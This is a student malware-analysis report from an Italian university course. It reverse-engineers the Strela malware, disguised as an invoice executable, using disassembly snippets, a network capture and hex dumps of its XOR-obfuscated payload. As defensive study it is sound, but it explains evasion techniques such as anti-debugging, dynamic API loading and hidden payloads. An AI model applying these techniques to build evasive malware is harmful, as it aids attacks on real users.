



UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base

Corso di Laurea in Ingegneria Informatica

Elaborato Software Security

Anno Accademico 2022/2023

Candidati:

Giuseppe Spiezia – M63001363

Luigi Cerrato - M63001402

Marco Maglione – M63001281

Sommario

Capitolo 1: Analisi Preliminare.....	3
Analisi Dinamica.....	9
Capitolo 2: Deobfuscating File	13
Analisi Preliminare	14
Deobfuscating	16
Capitolo 3: Analisi Avanzata	17
Analisi Statica	17
Analisi Dinamica.....	27
Capitolo 4: Esempio Reale di infezione	30
Esempio di Infezione Via mail.....	30
Capitolo 5: Malware Detection.....	35
Capitolo 6: MITRE ATT&CK	37

Capitolo 1: Analisi Preliminare

Allo scopo di condurre un'analisi preliminare, abbiamo raccolto delle informazioni iniziali sul malware Strela - mediante l'hash value – grazie a **VirusTotal** il quale, confrontando l'hash del file con un database di motori di Antivirus, fornisce i risultati dettagliati relativi alla scansione di ogni antivirus.




Figura 1: Report VirusTotal

Ciò che abbiamo riscontrato è che – ovviamente - il malware era già noto a VirusTotal, l'ultima scansione che aveva rilevato tale malware era stata eseguita 6 giorni fa e 48 motori di Antivirus hanno contrassegnato questo file come malevolo.

Successivamente, allo scopo di comprendere se il malware fosse **packed/obfuscated**, abbiamo utilizzato il tool **PEiD** il quale, però, non ha fornito alcun risultato utile a causa del fatto che il .exe è a 64 bit.

Pertanto, è stato utilizzato il tool **PeStudio**, mediante il quale abbiamo verificato che i primi due byte corrispondono ai byte “magici” di un file .exe, ovvero “4D 5A”, e abbiamo controllato il livello di **entropia**.

Un indice di entropia così alto normalmente indica un file packed, ma non in questo caso poiché riscontriamo i byte magici di un file .exe. Quindi, ciò ci porta a pensare ad altre tecniche di offuscamento, ad esempio parti di codice codificate in altre sezioni del programma.




Figura 2: Analisi PeStudio

Pertanto, abbiamo adoperato **Unpacme** ossia un servizio di unpacking automatico del malware.




Figura 3: Report UnpacMe

Come è possibile notare, **UnpacMe** ci riferisce che tale malware sembrerebbe non essere packed. Tuttavia, dalle analisi successive, riscontreremo la presenza di codice offuscato. Inoltre, vengono riportate le 2 tattiche – relative al Mitre ATT&CK – che vengono adoperate dal malware ossia Execution e Discovery e le relative tecniche allo scopo di conseguire tali obiettivi tattici.

Quindi, successivamente, abbiamo proseguito l'analisi preliminare con l'analisi delle stringhe mediante l'impiego del tool **BinText**.




Figura 4: Risultati BinText

Dall'immagine, possiamo evincere la presenza di Kernel32, VirtualAlloc, http://yandex.com:

- **http://yandex.com** : è il sito web e motore di ricerca più popolare in Russia. Yandex è una società ICT russa che fornisce vari servizi internet tra cui: servizi di informazione, e-commerce, trasporti, mappe, e navigazione web.
- **Kernel32**: abbiamo visto al corso la dll Kernel32.dll, la quale non per forza è sintomo di qualcosa di malevolo. Tuttavia, come riscontreremo successivamente, verranno impiegate le funzioni di tale DLL (come FindFirstFile ecc.) per scopi malevoli.
- **VirtualAlloc**: Riserva, esegue il commit o modifica lo stato di una regione di pagine nello spazio di indirizzi virtuale del processo chiamante. La memoria allocata da questa funzione viene inizializzata automaticamente a zero. L'attributo più importante di questa funzione è lpaddress, il quale restituisce l'offset iniziale della memoria riservata. Questa API è fondamentale per analizzare lo spazio riservato/assegnato dal malware in caso di process injection, in cui estrarrà il malware e ne farà il dump in qualche altro processo.

Come ulteriore riscontro – nella ricerca di stringhe malevole – è stato impiegato anche il sito **filescan.io** il quale fornisce già una sorta di filtering delle stringhe raccolte, riportando quelle che potrebbero essere stringhe pericolose o quantomeno interessanti.

The screenshot displays the Filescan.io web interface. At the top, there is a search bar with the placeholder text 'File name, URL, IP, Domain or Hash' and a 'Sign in' button. The main content area is titled 'FATTURA.exe - Extracted Strings' and includes a yellow badge indicating 'Suspicious / 100%'. On the left, a sidebar lists various analysis categories, with 'Extracted Strings' highlighted. The main panel shows a list of extracted strings under the 'FATTURA.exe' tab. The strings are filtered by 'Interesting' (checked) and 'Triggered Signal' (unchecked). The list includes several entries, each with an information icon, the string text, and a 'meta' tag. The strings are: 'http://yandex.com', 'VirtualAlloc', 'VirtualQuery failed for %d bytes at address %p', 'VirtualProtect failed with code 0x%x', 'DeleteCriticalSection', and 'EnterCriticalSection'. A search bar and filter options are located at the top of the string list.

Origin	String	Meta
Input File	http://yandex.com	meta
Input File	VirtualAlloc	meta
Input File	VirtualQuery failed for %d bytes at address %p	meta
Input File	VirtualProtect failed with code 0x%x	meta
Input File	DeleteCriticalSection	meta
Input File	EnterCriticalSection	meta

Figura 5: Report Filescan.io

Quindi, allo scopo di analizzare più dettagliatamente l'utilizzo di tali stringhe, abbiamo utilizzato IDAPro e siamo giunti a tale risultato.




Figura 6: Confronto stringhe BinText - IDA Pro

Quindi, nello stesso ordine ritrovato su BinText, ritroviamo lo stesso risultato anche su IDAPro.

Figura 7: MalAPI – Analisi degli imports

Inoltre, sono stati analizzati gli imports tramite **malapi.io** e, in particolare, è stato riscontrato l'utilizzo delle seguenti funzioni pericolose:

- **GetProcAddress**: viene utilizzato per ottenere l'indirizzo di memoria di una funzione in una DLL. Questo è spesso utilizzato da malware per scopi di offuscamento ed evasione per evitare di dover chiamare direttamente la funzione. In particolare, nel nostro caso viene importata la funzione di sistema VirtualAlloc;
- **LoadLibrary**: viene utilizzato per caricare un modulo specificato nello spazio di indirizzo del processo di chiamata. I malware comunemente utilizzano questo per caricare DLL dinamicamente per evasione. Utilizzata insieme a GetProcAddress per caricare VirtualAlloc;
- **GetTickCount** e **QueryPerformanceCounter**: funzioni utilizzate dai malware per anti-debugging. Cioè se il malware dovesse essere analizzato da macchine virtuali tramite processo di debugging, con queste due funzioni viene offuscato il funzionamento del malware, risultando un eseguibile benigno;
- **VirtualAlloc** (caricata dinamicamente) e **VirtualProtect**: usate per allocare dinamicamente memoria, quindi per process injection, e per modificare la protezione dell'area di memoria allocata, ovvero ottenere i permessi di scrittura ed esecuzione.

Analisi Dinamica

Inoltre, navigando e analizzando il codice offuscato, è interessante notare che il malware verifica se la vittima ha accesso ad Internet proprio mediante yandex.com.



```
loc_403D10:                ; dwReserved
xor     r8d, r8d
sub     rsp, 20h
lea     rcx, szUrl          ; "http://yandex.com"
mov     edx, 1              ; dwFlags
call    cs:__imp_InternetCheckConnectionA
add     rsp, 20h
mov     [rbp+0BE0h+var_558], eax
mov     [rbp+0BE0h+var_5B8], 335D79DDh
jmp     loc_4195FB
```

Figura 8: Check Connessione

E, allo scopo di constatare quanto suddetto, abbiamo verificato mediante il tool Wireshark il check della connessione eseguito dal malware.

9	5.780399	10.0.2.15	10.0.2.3	DNS	70 Standard query 0xd054 A yandex.com
10	5.805911	10.0.2.3	10.0.2.15	DNS	134 Standard query response 0xd054 A yandex.com A 5.255.255.88 A 5.255.255.80 A 77.88.55.77 A 77.88.55.80
11	5.811964	10.0.2.15	5.255.255.88	TCP	66 50015 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
12	5.887564	5.255.255.88	10.0.2.15	TCP	60 80 → 50015 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
13	5.887614	10.0.2.15	5.255.255.88	TCP	54 50015 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
14	5.888136	10.0.2.15	5.255.255.88	TCP	54 50015 → 80 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
15	5.888428	5.255.255.88	10.0.2.15	TCP	60 80 → 50015 [ACK] Seq=1 Ack=2 Win=65535 Len=0
16	5.963095	5.255.255.88	10.0.2.15	TCP	60 80 → 50015 [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
17	5.963122	10.0.2.15	5.255.255.88	TCP	54 50015 → 80 [ACK] Seq=2 Ack=2 Win=65535 Len=0
18	6.582693	10.0.2.15	91.215.85.209	TCP	66 50016 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
19	6.657030	91.215.85.209	10.0.2.15	TCP	60 80 → 50016 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
20	6.657105	10.0.2.15	91.215.85.209	TCP	54 50016 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0

Figura 9: Sniffing Wireshark

Riprendendo quanto rinvenuto dal confronto delle stringhe in IDAPro e Bintext, mediante l'impiego degli Xrefs - ossia un tipo di riferimento incrociato che ci aiuta nell'analisi del codice poiché si può fare riferimento tramite essi a strutture dati, funzioni ecc. – per la VirtualAlloc, notiamo che tale funzione viene importata dinamicamente tramite LoadLibrary e GetProcAddress.

```

loc_40E79B:
mov     rax, [rbp+0BE0h+var_510]
mov     [rbp+0BE0h+var_330], rax
mov     rax, [rbp+0BE0h+var_330]
mov     [rbp+0BE0h+var_338], rax
mov     rax, [rbp+0BE0h+var_330]
mov     rcx, [rbp+0BE0h+var_338]
movsxd rcx, dword ptr [rcx+3Ch]
add     rax, rcx
mov     [rbp+0BE0h+var_340], rax
mov     rax, cs:qword_437012 ; 'VirtualAlloc'
mov     qword ptr [rbp+0BE0h+ProcName], rax
mov     edx, cs:dword_43701A ; 'lloc'
mov     [rbp+0BE0h+var_425], edx
mov     r8b, cs:byte_43701E
mov     [rbp+0BE0h+var_421], r8b
sub     rsp, 20h
lea     rcx, LibFileName ; "Kernel32"
call    cs:__imp_LoadLibraryA
add     rsp, 20h
lea     rdx, [rbp+0BE0h+ProcName] ; lpProcName
sub     rsp, 20h
mov     rcx, rax ; hModule
call    cs:__imp_GetProcAddress

```

Figura 10: Import DLL dinamicamente

Presupposto che soltanto la sezione del codice è l'unica eseguibile e che quest'ultima ha esclusivamente permessi in lettura, allora un eventuale payload ha la "necessità" di essere decodificato in un'area specifica che abbia anche permessi di scrittura ed esecuzione. A riscontro di ciò, andremo alla ricerca di salti indiretti o istruzioni di chiamate, i quali possono essere indice dell'inizio di esecuzione di un payload.

Quindi, tale blocco di istruzioni rappresenta il blocco chiave per eseguire l'analisi dinamica e, pertanto, non ci rimane che piazzare un **breakpoint** allo scopo di comprendere meglio come viene popolata quest'area di memoria tramite la VirtualAlloc.

In particolare, il breakpoint lo andremo a settare sulla chiamata di GetProcAddress.

```

mov     [rbp+0BE0h+var_340], rax
mov     rax, cs:qword_437012 ; 'VirtualAlloc'
mov     qword ptr [rbp+0BE0h+ProcName], rax
mov     edx, cs:dword_43701A ; 'lloc'
mov     [rbp+0BE0h+var_425], edx
mov     r8b, cs:byte_43701E
mov     [rbp+0BE0h+var_421], r8b
sub     rsp, 20h
lea     rcx, LibFileName ; "Kernel32"
call    cs:_imp_LoadLibraryA
add     rsp, 20h
lea     rdx, [rbp+0BE0h+ProcName] ; lpProcName
sub     rsp, 20h
mov     rcx, rax ; hModule
call    cs:_imp_GetProcAddress
add     rsp, 20h
xor     r9d, r9d
mov     ecx, r9d
mov     rdx, [rbp+0BE0h+var_340]
mov     r9d, [rdx+50h]
mov     edx, r9d
sub     rsp, 20h

```

Figura 11: Set breakpoint

Quindi, effettuandone il debugging – ovvero una esecuzione passo passo e controllata del malware allo scopo di comprendere a fondo il funzionamento e localizzare il payload - otteniamo:

<pre> .text:000000000040E810 lea rdx, [rbp+0BE0h+ProcName] ; lpProcName .text:000000000040E817 sub rsp, 20h .text:000000000040E81B mov rcx, rax ; hModule .text:000000000040E81E call cs:_imp_GetProcAddress .text:000000000040E824 add rsp, 20h .text:000000000040E828 xor r9d, r9d .text:000000000040E82B mov ecx, r9d .text:000000000040E82E mov rdx, [rbp+0BE0h+var_340] .text:000000000040E835 mov r9d, [rdx+50h] .text:000000000040E839 mov edx, r9d </pre>	<pre> RAX 00007FF80BF28C70 KERNEL32.DLL:kernel32_VirtualAlloc RBX 0000000000436401 .data:0000000000436401 RCX 0000000000000000 RDX 000000000041B120 .data:000000000041B120 RSI 0000000000000001 RDI 00000000892EAF00 </pre>
--	--

Figura 12: Inizio debugging

Dove, tramite il valore contenuto in **RDX**, supponiamo che il packer, all'indirizzo 41B120, stia allocando il buffer – o area di memoria – in cui mappare il PE (Portable Executable).

Successivamente, andando all'indirizzo appena citato 41B120, giungiamo dell'area dati dove supponiamo che sarà situata la parte restante del codice malevolo.

```

000000000041B010 00 B4 01 00 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E .....s...
000000000041B020 3B 4F B8 AF 78 00 C7 91 9E 28 73 43 F9 CC CB 8E ;0..x.Ö..(sC...
000000000041B030 77 A8 DF 7E C4 B0 B8 AF C0 00 C7 91 D3 72 E3 43 w...î....Ö....
000000000041B040 BA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF 78 00 C7 91 ....s...;0..x.Ö.
000000000041B050 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF .....s...;0..
000000000041B060 78 00 C7 91 2B 72 E3 43 F4 D3 71 80 73 1C D6 B3 x.Ö.+r.....s...
000000000041B070 1A F7 B9 E3 B5 21 93 F9 BA 01 C3 33 88 A3 AC FC .....!.....
000000000041B080 12 C5 FF 1D 5A 21 D6 C0 0C 20 A5 F4 F3 00 96 2D ....Z!.....-
000000000041B090 DA A5 A5 AE 37 E7 8C 5E 56 20 DC CA 56 0D CA 9B 7...٢...V...V.٤.
000000000041B0A0 F7 72 E3 43 FA CC CB 8E 03 ED 64 03 0F 6B 6D 81 .....km.
000000000041B0B0 4C 24 12 BF E7 56 36 6D 1D 9A 1D A1 42 8C 0A 50 L$. ....m....B..P
000000000041B0C0 DC 19 68 80 C7 24 12 BF 34 24 32 6C C4 E8 1E A0 ..h....4$2l....
000000000041B0D0 F8 F0 0F 51 27 6B 6D 81 F3 58 16 BE F7 56 36 6D .....km.....
000000000041B0E0 71 94 1D A1 4E 8C 0A 50 DC 19 6C 80 43 24 12 BF q...N..P..l.C$.
000000000041B0F0 E7 56 37 6D BA E8 1E A0 9F F1 03 51 0E 6B 6D 81 ...m.....km.
000000000041B100 94 59 ED BF E6 56 36 6D 16 95 1C A1 46 8C 0A 50 .Y...V6m....F..P
000000000041B110 69 26 DB C7 4C 24 12 BF D3 72 E3 43 FA CC CB 8E i&..L$. ....
000000000041B120 23 ED DF 7E 5F C9 BF AF 05 83 F7 F5 D3 72 E3 43 #..._î.....
000000000041B130 FA CC CB 8E 83 A8 FD 7E 30 4D B6 8C 78 E8 C7 91 .....~0M...x...
000000000041B140 D3 A8 E3 43 FA CC CB 8E 6B B6 DF 7E 3B 5F B8 AF 0.....k...;_..
000000000041B150 78 00 C7 D1 D2 72 E3 43 FA DC CB 8E 73 AA DF 7E x.....s...

```

Figura 13: HexView area dati

Nel successivo paragrafo, andremo a dettagliare ulteriormente l'analisi di tale area dati.

Capitolo 2: Deobfuscating File

Anche il codice scritto per una normale applicazione e quindi non solo malware può essere protetto da un qualche algoritmo crittografico. I motivi sono i più vari e possono spaziare dal semplice diritto d'autore al voler evitare operazioni di reverse engineering da parte di competitors. Nel malware, queste tecniche vengono utilizzate per poter nascondere il codice e rendere la vita più difficile a chi lo analizza. Nel nostro caso questa operazione è stata realizzata con un **OR esclusivo (XOR)** questo è molto comune in diversi contesti a causa della sua estrema facilità di implementazione. Questa, infatti, è una operazione **simmetrica e reversibile**, per cui c'è bisogno di scrivere solo una funzione sia per l'algoritmo di codifica che di decodifica. Quello che accade quindi è che si esegue l'operazione logica XOR con due operandi, il primo è il codice di partenza (in generale il testo), il secondo invece è la chiave.

Ora che l'algoritmo di base è chiaro riportiamo qui anche la tabella di verità. Notiamo come l'applicazione di questo algoritmo può cambiare, essere applicato più volte ed essere subordinato ad operazioni preliminari, quali shift, aggiunta di costanti e combinazioni varie che poi spesso ci danno come risultati i vari algoritmi crittografici che conosciamo quali MD5 o SHA1.

A	B	XOR
0	0	0
0	1	1
1	0	1
1	1	0

Figura 14: Tabella di verità XOR

Analisi Preliminare

Quello che subito salta all'occhio utilizzando il tool IDA PRO, è che la sezione Dati (in foto la seconda parte colorata in giallo chiaro e grigio). Risulta essere chiaramente maggiore rispetto all'area codice, un altro indizio che ci suggerisce che il payload si trova nell'area dati.



Figura 15: Sezioni PE

A questo punto non ci resta che analizzare il file e riconoscere quindi **eventuali pattern** per poter affermare dove inizia il payload e dove trovare la chiave.

000000000041B000	0A 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000000041B010	00 B4 01 00 D3 72 E3 43	FA CC CB 8E 73 A8 DF 7ES...
000000000041B020	5B 4F B8 AF 78 00 C7 91	9E 28 73 43 F9 CC CB 8E	;O..x.Ö..(sC....
000000000041B030	77 A8 DF 7E C4 B0 B8 AF	C0 00 C7 91 D3 72 E3 43	w...İ.....Ö.....
000000000041B040	BA CC CB 8E 73 A8 DF 7E	3B 4F B8 AF 78 00 C7 91s...;O..x.Ö..
000000000041B050	D3 72 E3 43 FA CC CB 8E	73 A8 DF 7E 3B 4F B8 AFs...;O..
000000000041B060	78 00 C7 91 2B 72 E3 43	F4 D3 71 80 73 1C D6 B3	x.Ö.+r.....s...
000000000041B070	1A F7 B9 E3 B5 21 93 F9	BA 01 C3 33 88 A3 AC FC!.....
000000000041B080	12 C5 FF 1D 5A 21 D6 C0	0C 20 A5 F4 F3 00 96 2DZ!.....-
000000000041B090	DA A5 A5 AE 37 E7 8C 5E	56 20 DC CA 56 0D CA 9B	7...ç...V...V.đ..
000000000041B0A0	F7 72 E3 43 FA CC CB 8E	03 ED 64 03 0F 6B 6D 81km.
000000000041B0B0	4C 24 12 BF E7 56 36 6D	1D 9A 1D A1 42 8C 0A 50	L\$.m....B..P
000000000041B0C0	DC 19 68 80 C7 24 12 BF	34 24 32 6C C4 E8 1E A0	..h....4\$2l....
000000000041B0D0	F8 F0 0F 51 27 6B 6D 81	F3 58 16 BE F7 56 36 6Dkm.....
000000000041B0E0	71 94 1D A1 4E 8C 0A 50	DC 19 6C 80 43 24 12 BF	q...N..P..l.C\$. ..
000000000041B0F0	E7 56 37 6D BA E8 1E A0	9F F1 03 51 0E 6B 6D 81	...m.....km.

Figura 16: Lunghezza payload

La prima cosa che salta all'occhio è quel valore evidenziato, vista la cifra tonda, potrebbe rappresentare la **dimensione del payload**, abbiamo notato poi che questo valore è molto simile alla dimensione dell'area dati, cosa che rafforza la nostra ipotesi.

Per quanto riguarda i pattern invece, abbastanza agevolmente si identificano dei byte che si ripetono. Questa cosa ovviamente ci porta a pensare ad un Rolling XOR per l'algoritmo utilizzato.

```

000000000041B010 00 B4 01 00 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E .....s...
000000000041B020 3B 4F B8 AF 78 00 C7 91 9E 28 73 43 F9 CC CB 8E ;0..x.õ.(sC....
000000000041B030 77 A8 DF 7E C4 B0 B8 AF C0 00 C7 91 D3 72 E3 43 w...î....õ....
000000000041B040 BA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF 78 00 C7 91 .....s...;0..x.õ.
000000000041B050 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF .....s...;0..
000000000041B060 78 00 C7 91 2B 72 E3 43 F4 D3 71 80 73 1C D6 B3 x.õ.+r.....s...
000000000041B070 1A F7 B9 E3 B5 21 93 F9 BA 01 C3 33 88 A3 AC FC .....!.....
000000000041B080 12 C5 FF 1D 5A 21 D6 C0 0C 20 A5 F4 F3 00 96 2D ....Z!.....-
000000000041B090 DA A5 A5 AE 37 E7 8C 5E 56 20 DC CA 56 0D CA 9B 7...٧...V...٧.د.
000000000041B0A0 F7 72 E3 43 FA CC CB 8E 03 ED 64 03 0F 6B 6D 81 .....km.
000000000041B0B0 4C 24 12 BF E7 56 36 6D 1D 9A 1D A1 42 8C 0A 50 L$.m....B..P
000000000041B0C0 DC 19 68 80 C7 24 12 BF 34 24 32 6C C4 E8 1E A0 ..h....4$2l...
000000000041B0D0 F8 F0 0F 51 27 6B 6D 81 F3 58 16 BE F7 56 36 6D .....km.....
000000000041B0E0 71 94 1D A1 4E 8C 0A 50 DC 19 6C 80 43 24 12 BF q...N..P...l.C$.
000000000041B0F0 E7 56 37 6D BA E8 1E A0 9F F1 03 51 0E 6B 6D 81 ...m.....km.
000000000041B100 94 59 ED BF E6 56 36 6D 16 95 1C A1 46 8C 0A 50 .Y...V6m....F..P
000000000041B110 69 26 DB C7 4C 24 12 BF D3 72 E3 43 FA CC CB 8E i&.L$.
000000000041B120 23 ED DF 7E 5F C9 BF AF 05 83 F7 F5 D3 72 E3 43 #...٧.....
000000000041B130 FA CC CB 8E 83 A8 FD 7E 30 4D B6 8C 78 E8 C7 91 .....~0M..x...
000000000041B140 D3 A8 E3 43 FA CC CB 8E 6B B6 DF 7E 3B 5F B8 AF 0.....k...;_..
000000000041B150 78 00 C7 D1 D2 72 E3 43 FA DC CB 8E 73 AA DF 7E x.....s...

```

Figura 17: Riconoscimento Pattern nella chiave

